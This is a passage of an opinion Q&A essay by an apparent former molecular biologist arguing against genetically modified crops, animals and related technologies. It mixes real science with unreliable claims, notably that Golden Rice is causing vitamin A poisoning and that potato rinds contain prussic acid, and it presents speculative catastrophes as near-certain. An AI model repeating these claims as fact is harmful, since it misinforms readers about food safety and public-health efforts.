make more dimethylxanthines instead (gotta do something with all that xanthate precursor, if it can't make caffeine, the plant might increase the synthesis of theobromine or theophylline, the latter of which is toxic to some people). We aren't learning the necessary lessons, we're keeping on making the same fucking stupid mistakes over and over because we aren't learning to ask the questions which we should have asked when we discovered we messed up the first time around.

Q: Any near misses?

A: Absolutely. My god, this one'll make you dirty your pants, it's so scary. Again, it's a bit of a long story.

A German biotech firm engineered a bacterium (again, Klebsiella, the particular subtype was called planticola) to help dispose of rotting crop waste on farms. It happened that when it did this it also produced ethanol, which is in demand as a fuel.

The engineered bacteria was sent off to Oregon State University in the USA, to be tested. Usually when labs test an organism they use sterile soil, basically it's normal dirt which has been processed in such a way as there's nothing left alive in it, which means all the variables are controlled, you don't have earthworms or nematodes or fungi or whatever in the dirt to mess with your results. But that means you're testing it in dirt which is totally unrealistic compared to the dirt in which you typically grow plants in, which is usually packed full of living things.

Anyway a doctoral student named Michael Holmes thought that testing this bacteria in sterile soil was senseless so he did the test in various sorts of living soil with lots of organisms already in it.

He found that every plant put into the living soils with the engineered Klebsiella died.

Why did this happen? It turns out that the Klebsiella interfered with, and often killed, the mycorrhizal

fungi in the dirt, which are responsible for making soil nutrients available so the plant can absorb them in its roots. Plants are dependant on these soil organisms to live.

Think about it. The engineered Kleb was producing ethanol, the stuff which, when you drink it in beer, makes you drunk and kills cells in your liver and brain. Ethanol is a widely used biocidal agent, we usually wiped down the benches with it in the lab where I used to do my research, for this reason. Of COURSE it's gonna kill things in the soil, including the plant roots too, if my experiences in plant biochem lab are anything to go by. The experiment is easy enough to do - pour some ethyl alcohol on the grass outside and come back in a few days, and it'll be dead. Well, duh.

But it gets astoundingly worse.

Suppose this stuff had been tested in sterile soils, and given the OK by the EPA (like the FDA did with tryptophan) to be released, in processed plant waste, onto soil on farms throughout the world. You'd never stop it. It would adapt to every treatment you'd throw at it. It would be impossible to contain its spread. It would just distribute itself on vehicle tyres, dust storms, the claws of birds which happened to land on the soil. It would spread throughout the planet gradually resulting in the eradication of agriculture and most the plant kingdom as we know it.

(See: Suzuki, Dressel, "Naked Ape to Superspecies" p120-121, Allen and Unwin)

If Holmes hadn't done his experiments in real dirt, we'd never have known the effects in living soils. The guy deserves a Nobel Prize for bringing these results to light and averting the collapse of the civilised world, which is entirely dependant on agriculture.

Q: There's a group in the Netherlands who, as of May 2001, say they genetically engineered a strain of live

HIV which might be good as a vaccine against AIDS. What's your take on this?

A: I think I'd rather be shot than take this stuff. They've engineered the virus so it's dependant on the presence of a chemical called doxycycline to permit it to replicate. The theory is that they infect you with this stuff and give you doxycycline and it gives you a very weak form of AIDS for a few days, and then they stop giving you doxycycline and the doxycycline-dependant virus dies out. During which time the immune system learns to recognise the HIV virus and generate antibodies and white cell defences to that virus.

The people who think live attenuated vaccines are useful as vaccines fail to understand that they are dealing with a dynamically adaptive, self-interested, evolving and replicating data construct - a virus. Viral DNA and RNA replication is *\*intrinsically\** error prone - that's how HIV becomes specific for CD4+ T-cells and macrophages and certain kinds of neurons, it's also how it generates escape mutants to become immune to sodium phosphonoformate, and protease inhibitors, and chain terminators (like AZT and ddI) and even to recently developed error-inducing nucleotide analogues which are supposed to push the virus over its error-catastrophe threshold.

If you stick live AIDS into someone, even if it's attenuated, it'll become virulent in the long term, period. After all, you've put it on an evolutionary topography where the virus will 1) benefit by not replicating any more of its own RNA than it has to and 2) benefit by losing the gene or promoter which encodes its controllability by doxycycline. Eventually there will be a variety of it which *\*ignores\** the presence of absence of doxycycline and replicates anyway.

For heaven's sake, viruses lose virulence genes when you passage them in cell culture, *\*because\** it's more efficient for the virus to do that in the context in which it finds itself - a cell culture context where

it does not need to be virulent. Over a few generations of infecting cultured cells in a sealed environment in which its every need is catered for, the virus throws its virulence genes away because it doesn't need them, Any virlogist with half a clue knows that.

Q: What is substantial similarity?

A: It's a term which signifies that the GM food crop regulatory authorities and legislators have absolutely no idea about molecular genetics. They pass legislation which says "if a GM plant is substantially similar to the natural plant, then they can be treated as if they are the same."

This is absolute crap piled on top of arrogant stupidity. I guess it is to be expected, since most of the people who write these laws are economists or lawyers, business types who haven't the slightest idea about how real living systems work.

Ok, yes, technically, chimpanzees are substantially similar to humans... mainly humans who write this kind of legislation. There are lots of examples in nature where the tiniest little difference can have massive, often fatal differences.

There's a protein I mentioned earlier, haemoglobin. Its main job is to sit around in red blood cells, pick up oxygen in the lungs and dump it in the other tissues. There are two genes which encode the subcomponent proteins in haemoglobin. Regular haemoglobin molecules float around independantly inside the red blood cell, so the red blood cells can squeeze through tiny blood vessels, called capillaries.

Some people have a blood disorder called sickle cell anaemia. This occurs because the amino acid sequence in the haemoglobin has changed slightly, which in turn occurs because ONE DNA BASE has changed. The consequence of this is that the haemoglobin molecules stick together, and form rods, which turn red blood cells into a kind of stretched curved donut shape,

which stops them from going through capillaries easily, and this starves your flesh of oxygen.

At a DNA level you might be substantially similar, but at a functional living being level you've got serious problems if this single base is changed ... one base in 3 billion. Basically because you multiply that error in ALL of your red cells.

There's a load of other examples... genes which predispose you to getting cancer... genes which, because they don't work, mean that you bleed for days when you get a tiny cut... all substantially similar, but nevertheless different to the usual version which most humans have.

Q: What sort of people are making the legislative decisions about GMOs?

A: I don't know, but they aren't the people who use or understand the technology. I went to a public forum at NSW state parliament in 1999 about this, sat and listened to the suits at the front, and to the questions asked by the journalists. I stood up and said, "Is there anyone in this room, aside from me, who actually does molecular genetics, uses restriction enzymes, can sequence and clone a gene, or has any idea how this genetic technology works?" I was the only person, in a room with five hundred people in it, who had ever actually gloved-up and gowned-up and done molecular genetics.

This isn't actually surprising. Molecular biology takes a while to learn, it's hard stuff. Also most gene jockeys who have jobs are employed by biotech firms, which would sack them instantly if they said anything about what they do... non-disclosure agreements are a part of getting employed. So they shut up. Most of the ones I've worked with don't actually have a clue about the distributed interactivity of the ecosystem, 'cos they are confined to a narrow specialty. I can talk about this 'cos I get paid to be a computer geek.

Most journalists don't even know what are the right questions to ask.

They focus on whether or not the GM crops are safe to eat. My bet is, after it's been killed and processed and frozen and seasoned and oven roasted, it's probably safe to eat, but really we just don't know until some people die because of some wierdo interaction we didn't know about. The Showa Denko lesson is there for the learning, if you look for it.

Food safety is peripheral to the main questions, which are: Is it safe to have this casually modified molecular software running our global food supply? Is it stable for the next few million years? Is it diverse enough to be robust? (If it crashes as often as most commercially available software, we're in deep shit, soon). Should it be owned by a few large, unaccountable, immortal transnational companies, who employ biology-clueless accountants to decide about "how to manage" it for maximum profit?

Currently I think the respective answers are no, no, no and no. I am unlikely to change this stance in the foreseeable future.

The stake we should be interested in is long-term survival, that is what you play for when you're playing a game called Darwinian Selection. Species too stupid to realise this are eventually edited from the gene pool. This is a fate for which I think h.sapiens is a prime candidate.

Besides which, we already HAVE safe, not-modified food plants, which have a track record of centuries of safety. Let's eat 'em while we can still get them.

Q: What was the flavr savr tomato?

A: Tomatos rot because there are genes which turn on when the tomato ripens, which make enzymes which dissolve the structural components of the cells in the tomato.

The idea was that to make tomatoes last longer on the supermarket shelf, you just turned these genes off. Anyway this was done and it produced a tomato which was more fragile than the ones already on the shelf. They were then used to make tomato soup since they're easier to process than regular tomatoes. I don't know if they tasted any better.

While we're on the subject of tomatoes, the ones we get look really red and juicy, and are firm as tennis balls, but taste like wet cardboard. These were not genetically engineered to be that way... farmers and consumers bred them that way. How?

For years grocery and supermarket managers complained that soft, mushy tomatoes (which also tasted good) were not profitable. Shoppers would judge their tomato by the firmness and the look of it. Tomatoes which allocated their resources to making flavour molecules, were mushy and were easily bruised and looked unattractive on the shelves, so shoppers didn't buy them even if they probably tasted good.

The call went out, we want firmer tomatoes. So tomato growers started to select strains which were physically tougher. A plant which allocates resources to structural strength is not allocating them to making itself tasty. Over several decades we have arrived at a tomato which is optimised for profitable supermarket distribution, is as red, firm and shiny as a cricket ball and tastes about as good, too. They don't even go splat when you drop them. We brought this on ourselves without GMOs.

Q: There's a cow which has been engineered to make spider silk in its milk udder. Is this a good idea?

A: Well, we don't know. It probably isn't going to help any calves the cow might have, when they try and grow up drinking milk with spider silk proteins dissolved in it. In any case, again, nobody is sure what this gene (fibroin) will do in all the other cells in the cow, if it gets expressed; I'm yet to hear whether the cow has immunologically reacted against the fibroin or its derivatives.

Why is this being done? Well, it's for the fibre. Cows are going to get a lot of modifications, I suspect, since that udder of theirs is a convenient thing from which to extract all sorts of engineered protein products, because the technology for it already exists (automated cow milking machines). But, it's being plugged right into the nutrient supply of the new calf. This isn't a very clever thing to do, I think.

I heard in 2003, someone has engineered cows so they make more than twice the normal amount of casein in their milk. They used multiple copies of the normal cow genes for casein, so it's the same two proteins beta-casein and kappa-casein, which cows usually secrete into their milk, but the engineered cow makes 2 times more kappa-casein and 1.7 times more beta-casein - they're not in their usual proportion. These cows also have a genetic marker for resistance to an antibiotic engineered into them too, as an artefact of the cell selection procedure used to select the individual engineered cells from which these cows originate. It hasn't been mentioned if all the cow's cells express proteins which destroy a particular antibiotic, but if they do, and the cow gets a bacterial infection, there's at least one antibiotic you can't use to help the cow recover from any infections it might get, because its cells just destroy it. I'm sure veterinarians aren't going to like that.

Now, the cheesemakers are saying this casein overexpression is a great idea, they get more cheese from milk, more money per cow, etc. But think about it for a moment... by changing the promoters for the expression of these casein genes, they have altered the animal's normal tissue-specific allocation of amino acids. All animals have a daily amino-acid budget, and these cows are now allocating a hell of a lot more of their amino acid pool, to excretory casein synthesis than they normally would. In addition they will be depleting their amino-acid pool most severely of the exact same amino-acids which will now be used up in the process of making lots of casein - not all

amino-acids are depleted equally. Normal cows make as much secretory casein as their body thinks is necessary, and these ones have been engineered to make heaps, in an unregulated way. Are these cows going to experience illness as a result of amino-acid deficiencies elsewhere in their system as a result of placing all their resources into their milk glands? Nobody knows yet.

It should also be noted here that since this animal has several copies of casein engineered into it, that this animal is no longer totally a diploid mammal any more - the ploidy for the casein genes is much higher than the ploidy of the genes for the rest of the animal. Generally if you have changes in ploidy you get odd changes in the physiology of the animal; when humans get ploidy changes they exhibit things like Klinefelter's syndrome or Turner's Syndrome - which are brought about by excessive copies of things like the genes on X chromosomes.

Q: What sort of weird GM things have you heard of?

A: Someone's trying to develop blue roses. You can, from certain research institutions, get hairless mice which faintly glow green in the dark, they have been engineered with genes from bioluminescent organisms. There's also a mouse which has been engineered with its pigmentation synthesis genes placed under the control of the bacterial /lac/ operon, so it'll change the colour of its growing coat-hair depending on whether or not you feed it a particular material (IPTG). I imagine these sorts of things will eventually become available for sale, and pollute our ecosystem even more than it is already, just because someone thinks there's a buck to be made and no legislator will have the nouse or guts to prevent it.

Another whacky one is, someone has engineered potatos to glow in the dark when they're in need of water (using the same luciferase genes, but different promoters, to the ones spliced into the mouse mentioned above). Um, can't people just look at them and see if they're wilting, like we did for a few thousand years? More recent examples of utterly

idiotic GM projects include engineering grass so it doesn't grow so fast, therefore needs less frequent attention with a lawnmower (I'm not kidding... instead of planting something other than grass, our solution to lawn maintenance is evidently to engineer grass to be slow-growing... you're still going to have to waste resources growing it and you'll still have to mow it!) - and there's an Israeli chap engineering chickens to have no feathers. I don't suppose it ever occurred to this guy that feathers actually do useful things for chickens, like say, keep them warm, and provide abrasion resistance, waterproofing, and so on? I imagine someone will get the idea that it might be good to engineer humans to have 12 fingers, so they can type faster, play the piano better, etc - and when it eventually happens it will never be asked why evolution decided, after millions of years of testing, on five digits per hand.

Just because we can do these sorts of things does not mean they're a good idea. It concerns me that living organisms are being engineered to suit the requirements of sometimes demonstrably stupid sales droids and marketing analysts.

Q: Can you give some examples of bad effects a GMO might have in an ecosystem?

A: Yeah. There's a cotton crop you can get with a bacterial enzyme engineered into it. This enzyme (from *Bacillus Thuringiensis*) attacks the internal structure of insects, so when the insects eat the plant, the enzyme attacks the insect, which kinda dissolves into mush from the inside out, in a day or so.

This means that the crop is protected, but it also means that the dead insect isn't out there doing its particular job in the ecosystem. It might be that it had other jobs like pollenating nearby plants, or becoming food for local bird life. Obviously if it has dissolved into brown sludge from the inside out, it can't perform those roles any more. Sometimes these roles are critical. Say your engineered plants also slowly kill every bee in the district... where will

the beekeepers go? Where will the new saplings germinate?

There's an additional consequence to doing this - you set the scene for the evolution of insect pests which are resistant to attack by this enzyme. So over the years, the organic farmers who use bacillus thuringiensis as a natural pesticide of last resort are going to find that it doesn't work any more. And, in the very long term, the adapted insects will just eat the engineered crop anyway, so the farmer will have to get the same crop but engineered to have a different poison in it.

Some additional things go wrong with the crop, like sometimes its leaves are warped, or the toxin doesn't actually work against pest weevils (they have resistance, maybe?), or the plant has very little foliage so it doesn't grow very quickly, or the cotton bolls on it were shaped stragely and yielded no fibre. Whatever the Bt gene was doing, we didn't completely know about it.

Here's some other examples; there's genes for various lectins implicated in actually raising the susceptibility of potatos to sucking insects, because these GM-introduced protein are thought to be responsible for decreasing the amount of glycoalkaloids produced when expressed in genetically engineered potatos, and glycoalkaloids are what potatos use naturally to repel sucking insects. (See: Annals of Applied Biology Vol 140 p143). It's known also that when Pioneer-Hi-Bred engineered Soybeans to express a methionine-rich Brazil nut protein in 1996, the protein was later shown to cause allergies in the people eating it (the idea here was to make the food more methionine-rich). There's various people also engineering the genes controlling the process of synthesis for lignin in trees, so they are more easily able to be processed into paper... who knows what this modified lignin will turn into when the organisms responsible for breaking it down try and eat it, or what structural effects it will have on the trees growing it? (See Nature Biotechnology Vol 20 p607).

By 2003 a gene encoding an enzyme called Cystatin has been inserted into many of the world's banana crops. Cystatin originates in a totally different plant, namely rice, and blocks the action of an enzyme called cysteine proteinase. Cysteine proteinase chops up proteins which possess an amino acid called cysteine. The idea behind this is that cystatin expressed by engineered bananas prevents nematodes, which are a worm which eats banana plants, from completing their life cycle by preventing the nematodes from digesting the banana flesh (by blocking the nematode's cysteine proteinase which is part of the way nematodes chop up banana proteins during their digestion). Does anyone know if the engineered inhibition of cysteine proteinase changes anything else, like the way we digest bananas, or the function of the hundreds of kinds of bacteria in our gut, or the way bananas run their own internal cysteine proteinase biochemistry? What about cystatin... does it interfere with anything else? What happens if all the nematodes die out where these engineered banana crops are planted? What are we going to do if the nematodes don't die out, but instead become resistant to the effects of cystatin? What about all the other things which live on bananas... fungi, bacteria ... what will cystatin do to them?

Carson wrote *Silent Spring* what, thirty years ago? What happens when the only organism which survives in an ecosystem is the one which has eliminated all the neighbours with engineered molecular trickery?

If you plant vast areas with the same identical plant, you have a monoculture, and anything that damages it will damage the entire crop because there is no variation. Diversity creates robustness. If you have a crop with 5 strains of wheat, a frost might kill some of it, a drought might kill some of it, a flood might kill some of it, an insect might kill some of it, a fungus might kill some of it, but any one of those will only kill 20% of your crop. A crop with one strain of wheat is uniformly vulnerable, and that's

exactly what the GM plants are - pretty much genetically identical.

And - a field full of some GM crop is a field with no natural crop in it. So what happens when the planet is planted with this? Where does the diversity of heirloom strains go? They go extinct, that's where. Extinct is for a long, long time. Its software we can't afford to lose.

Q: Some people say we've been modifying plants for generations and that GMOs are no different. Is this correct?

A: No. What we're doing is taking genes and inserting them into organisms in which they did not evolve. Genes and proteins do not come with an instruction manual. Suppose there is a strain of wheat which has been selected over centuries for its resistance to frost. The particular makeup of that plant is full of genes which evolved entirely in wheat, and is going to be more predictable in the long term than say, a genetically modified wheat plant which has had a gene from, say, a jellyfish engineered into it to improve frost resistance. We have no way of knowing what the jellyfish gene will do in the metabolism of the wheat, or in the ecosystem local to the wheat crop.... it evolved in the ocean, after all. Who knows what it could do in the paddocks?

Q: what sort of modifications are already in the paddocks?

A: I'm finding it hard to keep track of them all. A chap named Herrera-Estrella from Mexico is engineering crops to tolerate droughts by making them synthesise sugars (for instance, trehalose) which tend to make it easier for the plant to retain water (this trick is widely practised in a lot of natural succulent plants like the cacti). Yeasts will ferment trehalose, so are we looking at accidentally engineering the plant so that its relatively moist, sugary products rot faster in storage silos?

Tobacco is being engineered with proteins which enable the roots to pump salt out of the plant, which enables

the plant to grow in soils otherwise rendered useless by salinity. I suspect this might be a good way to engineer a salt-tolerant weed, but anyway, what \*are\* we growing tobacco for - it causes millions of people to die painful deaths every year, many of them become a drain on government resources when they're busy being treated in hospital. Tobacco doesn't feed anyone except the tobacco company shareholders.

But wait, there's more. Someone's engineering cats so they are non-allergenic to humans... but there's no discussion amongst the proponents that cats might be secreting their allergenic protein for a good reason. Someone else is planning to engineer bacteria that convert your sweat into pheromones. This isn't going to feed anyone either.

Some other bunch of people are in the process of engineering cattle to be immune to trypanosomes, which would have the undesirable long term effect that feral cattle in Africa would undergo a population explosion in that country because trypanosomiasis is one of the major things keeping them in check. But they never talk about that scenario.

I've heard of engineered plants which lower the pH of the soil around them, which makes it easier for them to extract phosphate ions from the dirt. Too bad if you're a soil organism and you prefer not to have your environmental acidity increased.

Somewhere else rice has been engineered to contain more precursors to vitamin A. It's been given away free to impoverished nations supposedly to prevent blindness due to vitamin A deficiency. It's called Golden Rice. It's causing some problems already. People aren't getting visual defects from vitamin A deficiency like they used to but now they're getting vitamin A toxicity, you only need about 33 milligrams of this per day in your diet before you start to exhibit poisoning, it's a lipid-soluble vitamin so it's not like Vitamin C any excess of which you can excrete in your urine. The way to fix this is to eat less vitamin A by eating less of the engineered rice,

but uhhh, they can't do that, they were offered it for free and planted all their fields with it and it's their staple diet and they cant afford to buy rice from anywhere else. Brilliant, not.

There's potatos which have been engineered to be resistant to various viruses, too, but I can't see why in the long term the viruses won't adapt to the engineered crop, as has been the experience with other pest organisms. I can't see why when the spuds eventually flower (as, the variety Lemhi Russet will do) they won't spread this gene around amongst other spuds.

I brew my own beer, and I have heard a rumour which I have not been able to pin down concerning the engineered strains of yeast (*saccharomyces cerevisiae*) used in commercial breweries. I don't know yet but it wouldn't surpise me, yeast are an industrial workhorse and modified strains exist in laboratories all over the world.

Q: What's a roundup ready crop?

A: A crop which has been engineered with enzymes which protect it from being poisoned by glyphosate sodium, which is a plant poison and widely used weedkiller. The company which has the patents on these plants also owns the patents on the roundup herbicide. They engineer crops so they cant be killed by glyphos, so you can spray a crop and it will only kill the weeds.

Q: What effect do glyphosate resistance genes have on the ecosystem?

A: Certainly their presence encourages farmers to spray more glyphos on weed plants, which increases the amount of residue in the overall crop, and also in the soil.

If you look on a drum of Monsanto Roundup, it says that "glyphosate breaks down on contact with soil" ...which is not completely true. It doesn't all break down instantly, which means that the label is misleading. It has a half life of several months. So

it builds up from repeated application. Check the Merck Index entry for it.

It isn't known if these genes have spread into other plants, but it wouldn't be surprising, given that all lifeforms want to do is to spread their genes around, after all, that's what they evolved to do. Do we need weeds which are resistant to weedkiller? I think not.

Q: Some biotech companies say that they didn't add genes in or take genes out, yet they have modified the organism anyway, how does that work?

A: Word-play. You can have all the original genes, just driven under different promoters - genes which are usually switched on or off are engineered to be permanently turned off or on, or made to turn on/off under different circumstances to the ones under which they used to turn on or off, and this has a significant effect on the behaviour of the organism. Or, a gene is reinserted backwards so the protein it encodes doesn't get made. The effects of this aren't known, but you can say "we didn't take out or add any genes." Its like saying glyphos breaks down on contact with soil. Its a half-truth, they rely on people not to ask anything else. Usually it works because they don't know what to ask.

Q: There's an idea that a protein will do only one task, and that since it only does that task that it can be relied upon only to do that task and therefore is a known quantity. Is this a fair statement?

A: No. All complex proteins have an evolutionary history. For example, we have a protein in our liver called alcohol dehydrogenase, it breaks down ethanol (which is produced by our gut bacteria). It happens that a protein in the lens of human eyes, called crystallin, will also break down ethanol. This is probably because crystallin evolved over billions of years from the same sequences of DNA which encode alcohol dehydrogenase. Check out their genes, they're pretty similar. Other proteins and enzymes probably used to do other jobs millions of years ago, but we don't know what they did because we don't even know

how to look. Their behaviour is very context dependant.

Q: There's this stuff out there called terminator technology (TT). It is promoted because it stops GM plants from propagating. Does it have any long-term consequences for the stability of the global food supply?

A: Yes. TT makes crops produce seeds which can't germinate. It generally works by inserting into the plant genome a gene encoding a protein which interferes with germination (and there are several ways to do this) and putting this protein under the control of a DNA promotor sequence which is activated during seed germination. So the seed starts to germinate and then poisons its own germination process.

If the company which makes the F1 (parent) crop suddenly can't provide new seeds to the farmers each year, then the result is shortage of crops because the farmers can't grow next years crops from the seeds they have already from the last years harvest. The word "crippleware" applies here. Destabilising the software which feeds you is uh, suicidally insane if you're interested in long-term survival.

In the long term you can't guarantee a mutation won't enable the TT engineered crop (and any other genes it might have) to propagate, because you're dealing with a living organism. All it wants to do is spread its genes around. Say a TT crop pollenates a nearby wild type crop. Does that mean that the wild crop's progeny is now not going to germinate? This is like a self-destruct sequence but with a distribution mechanism. The epidemiological analogy with a plague disease is exact.

Q: What about terminator technology's effects on the autonomy of farmers?

A: it induces dependancy on the GM crop because farmers can't grow their crop from seeds they might have adapted to their particular environment over decades. They become dependant on an agribusiness co

for their annual seed supply, for which they pay a lot of money, and they used to get it for free.

Q: There's a new technology (2002) called Exorcist. How does it work and does it really mean you can have a GM but GM-free plant?

A: Supposing you had modified a plant genome to include a transgene like, say, one which encoded a protein which made the GM plant herbicide resistant.. Once that gene has been transcribed into mRNA and the protein has been produced, the GM technology has done its work, but after that, the "Exorcist" is a neat way of chopping that gene out of the plant's genome - in fact it will chop the transgene out, and also most of the DNA which has been spliced into the plant genome to enable the Exorcist mechanism to work.

Naturally, Exorcist itself is a genetic modification which leaves traces of itself behind after it has done its work (which includes chopping itself out of the genome of the modified plant), and these traces remain both in the modified plant genomic material. Also, the chopped-out sections encoding foreign genes are not reliably destroyed, they sometimes remain after excision, floating around in the cell, doing whatever it is they do when they're chopped out (which isn't known).

The "Exorcist" protein is called Cre, which is actually a (bacterial) virus recombinase enzyme which chops out anything between two specific DNA sequences (called loxP, 34 bases long) then re-joins the cut loxP ends, between which the rest of the GM DNA is deliberately placed. An engineered-in recognition sequence remains in the genome wherever it was initially placed, because the two of them initially present are not completely chopped out.

Once the Exorcist, its promotor section, and the other modified genes under their control have done their work, you'll \*STILL\* have a modified plant, the metabolism of which was doing engineered processes during the period when the intended-for-removal transgenic gene, and its protein were still there in

the plant cell, doing whatever nonstandard biochemistry they were doing (rather like a worn sock is still a worn sock even though you've taken your foot out of it).

You might have much less of a chance of identifying that it was a modified plant. If there was a remnant loxP site there, which didn't exist in the wild-type plant, you'd be able to say "this is a modified plant." However, if there was such a loxP site in the wild-type plant, you'd be dealing with an organism which would behave unpredictably when engineered with the Exorcist system since the Cre protein would probably make an attempt at chopping out DNA which just happened to fit Cre's recognition requirement, but you couldn't say definitely the plant had this loxP site due to engineering or not if you didn't know it was engineered... because the transgenes have been chopped out and might not remain in a condition which a PCR search could recognise.

We don't know the recognition error rates for the Cre recombinase, nor what else it might do in organisms where it didn't evolve, nor whether the loxP sequences Cre works on also occur naturally elsewhere in the plant to be engineered. To me, having a foreign recombinase running around in your plant's genetic material, chopping-out whatever it happens to find between the required sequences, is a brilliant way to destabilise the genome of the organism. It might be worth asking, too, why develop a means to chop out an engineered gene, if these things we're engineering in there in the first place are supposedly safe? Doesn't it seem like Exorcist is a fix-up for a mess we should not have created in the first place?

There's someone else out there saying that if you do engineering on the DNA of the chloroplasts in plants (the photosynthetic sub-component of plant cells) that it's ok since that DNA can't spread ... well, again, even if you have engineered the plant chloroplasts to behave differently for few weeks, the effects of those engineered chloroplasts can remain for a very long time. I think the no-spread claim is dubious anyway,

since chloroplasts and mitochondria have to be passed down the generations along with normal nuclear material, so if the plants with engineered chloroplasts can reproduce, their chloroplasts probably will find a way to do so too.

Q: Are genetically modified crops going to feed the starving millions?

A: No. This is because the starving millions don't have the money to pay the agribusinesses for the privilege of using them. Simple and callous as that. This is peripheral to the question of whether we need more people on a planet with six billion humans on it, which I think we definitely do not. Or the question of where to get the hydrocarbons and synthetic fertilisers to run our mechanised mono-agriculture for the next century. Or the question of where to get land to grow enough crops to feed so many people.

Did the last green revolution feed everyone? Well, actually, no.

If there is a plague organism on this planet, we're it. We need distributed immunocontraception. Maybe genetic engineering will provide that in one form or another. If history is any guide, it will happen by accident. Probably something stupid like we woke up to the sudden realisation that we engineered all our food crops to die out after one season with terminator technology and planted it everywhere so the wild types pretty much became extinct, creating widespread famine. Sheer genius.

Q: Are genetically modified organisms going to eradicate disease?

A: No.

Problems of resistance aside, enough people won't be able to get access to things like engineered vaccines, because they won't be able to afford them, so there will be persistent reservoir populations of pathogenic organisms in hosts, and probably resistant ones evolving everywhere.

Similarly, many diseases which are inborn errors of metabolism and which don't have many sufferers or a sexy media profile, will largely lose out in the competition for research funds. We've already got one GMO which causes a disease (vitamin A poisoning, see above).

There are some GM crops which have in them proteins from disease causing organisms, and the idea here is that people eat these crops, and their immune system learns to recognise the pathogen protein, so they get immunity to that disease. I think that's a good idea except the disease organism only needs to slightly change and the immune system won't recognise it, necessitating a new release of a newly modified crop.

The crops are often modified with no consideration about how the plants are processed in the societies where they are eaten : someone released a potato with a gene encoding a bacterial protein from a disease-causing bacteria in it, but since the locals always cooked their potatoes before eating them, the protein was denatured by heat before the immune system ever got a chance to recognise it. OF COURSE they did. Potato rinds are poisonous, they contain things like prussic acid. You yourself probably don't eat potatoes raw either.

Again we don't know what viral proteins will do in food crops, for reasons I already mentioned. In any case, some companies think this is a bad idea because they make money out of selling cures, and this sort of prevention strategy is bad for their profitability.

Q: Universities are the main institutions where molecular biologists are trained. Do university level courses have any components which inform young scientists about the long term consequences of molecular modification?

A: Universities are not places where the molecular biologists of the future are informed of the consequences of their interference with the genomes of organisms. They are places where you are trained to use the tools, but not to have any understanding of

the consequences of application of those tools. It is the same as it was with training people in the 1930s to synthesise pesticides, or hormones, which turned out to be oestrogen analogues which induced unusual vaginal cancers and male mammal infertility decades later at parts-per-million concentration and which we only became aware of in the 1960s and 1970s.

Modification of organisms is something which doesn't go away, once you release an organism it stays released, and usually evolves into something else. Australia has a history of this... feral rabbits, foxes, cats, birds, grasses, trees, and to a significant extent, humans who did not evolve locally. Australia is never going to be rid of them and they aren't even genetically modified. Our successes with smallpox and prickly pear are aberrations.

Q: There is a concept called "free software" - how does that tie into genetic modification?

A: Living organisms run molecular transformation programs which are encoded in their DNA, and executed by proteins. This molecular information, which is actually "software" is free... it is available to benefit all organisms. For example, you have three billion base-pairs of DNA in each of your cells, and this is the software which tells them how to run. You inherit this software from your parents, for free - they both contribute to your genome and when they conceive you are effectively contributing their working code to a collaborative software development project - you. They donate this code without copyrights attached to it, and you as a human being don't have to pay them a license fee for running their code in your metabolism. There are no laws against you giving your code to other people - once people reach a certain age they are legally allowed to share their genomic data to whomever they choose, provided the other party consents to share as well. Currently there is no law against you sequencing parts or all of your own DNA. The only things which stand between you and modifying your own DNA are technical hindrances, such as, how good are you at molecular biology lab technique.

Lots of agribiotech businesses take this kind of software from say, a plant, modify it slightly and then claim the entire plant as theirs. This is, technically, on most electronic platforms, software piracy. It is exactly like micro\$oft taking an open standard and modifying it so it becomes proprietary to them.

The planetary genome should remain free software. It is too important to have it any other way. I recommend a look at GNU.org for some essays about Free Software. Stallman's comments about electronic data apply very much to biological data.

You complain a lot about GM, do you think there's anything good about it?

Sure. DNA vaccination is a very good thing, so far, though it has helped the human population explode. Recombinant insulin is a good thing, so far, and there are a lot of diabetics alive today who would otherwise be dead (the pigs from which insulin used to be extracted are probably still processed into bacon and pork roasts, however, so they have not been so lucky). I think these are examples of what good there is to be had from GM technology. Provided everyone is being fed adequately, and the number of humans on earth isn't adversely affecting the ecosystem, these sorts of life-preserving and life-extending things are a really good idea. The food-and-population problems are not going to be solved by GM technology, they're social problems, artefacts of how our corporate-run society is operated.

I think cloning humans is sort of pointless, since it already happens in nature to some extent (homozygotic twins). It's certainly cheaper and easier, at the moment anyway, to make humans the same way we have been making them for several hundred thousand years. If it is applied on a large scale to animals which currently reproduce sexually, we'll have the same monoculture problem we have with a lot of plants, which is, they're genetically all the same and hence

all vulnerable to the same diseases. (Bananas and coffee plants are examples of plants with restricted variety because mostly they're clones - they need specialised attention and things like fungicides and pesticides frequently applied.)

The cloning mostly happening at the moment is from somatic cells, which are damaged. Cloning will work when expeimenters begin with fresh embryonic stem cells. People are now preserving their kids stem cells at birth.

Now, on the other hand if I could clone my own organs, that would be kind of useful, but I expect that organ cloning is going to give rise to a new class of individual in society - the more-or-less-immortals, who can afford a couple of million bucks for a new lungs, livers, hearts, spleens, skins, and other replacable organs every few decades. Does the rest of society really want sly corporate CEOs and government dictators and so on to live longer than they do already?

I can think of a pile of modifications I'd like to try on myself. More resources allocated to things like free radical scavenging, DNA error correction, cytochrome P450 optimisation to degrade the new and wierd poisons I absorb because I live in an industrial society. An immune system which was better at spotting metaplastic cells before they became tumors. Ability to synthesise my own vitamin C and folate and essential amino and fatty acids. More melanocytes so I don't get sunburnt so easily. CNS neurons which could metabolise lipids (they currently can only metabolise ketones and glucose) for energy. That's molecular stuff. I don't know if any of it would work, or perhaps drastically skew my metabolic resource allocation so I died.

I caught myself thinking the other day that I could modify my visual pigment, rhodopsin, so I could see shorter or longer wavelength photons that is, see in the ultraviolet or infrared parts of the spectrum. But there are problems... - as with all the preceding

screwups, I cannot just modify one gene and expect it to work. If I modified it so I could detect infrared, I'd have to have my eyes located somewhere other than in a big skull full of metabolically active (and therefore very warm) brains (on stalks, maybe?!) otherwise I'd just perceive a blank wall of the same temperature because of all the waste heat being dumped into my eyeballs. If I had visual pigment which could detect short wavelength radiation, how is it going to get through my cornea and aqueous humour, which absorb in the UV to a considerable extent? I'd need to do an awful lot of serious and extensive modification to my basic embryology and biochemistry to do these things.

With some of these modifications we could live a very long time, however, currently I do not think the long term consequences of my being able to live to 190 years of age are being planned for in the social infrastructure sense. It means I would consume lots more food, energy, resources; more of the disposable, designed-to-break junk which is sold to us by profiteering corporations. I'd rather die than live 190 years of wage slavery.

At the organ level, how about otoliths which regenerate so my hearing doesn't degrade? No loss of skin's ability to synthesise collagen so I don't get saggy as I age? What about a new set of natural teeth every thirty years? Nerves which correctly knit when severed?

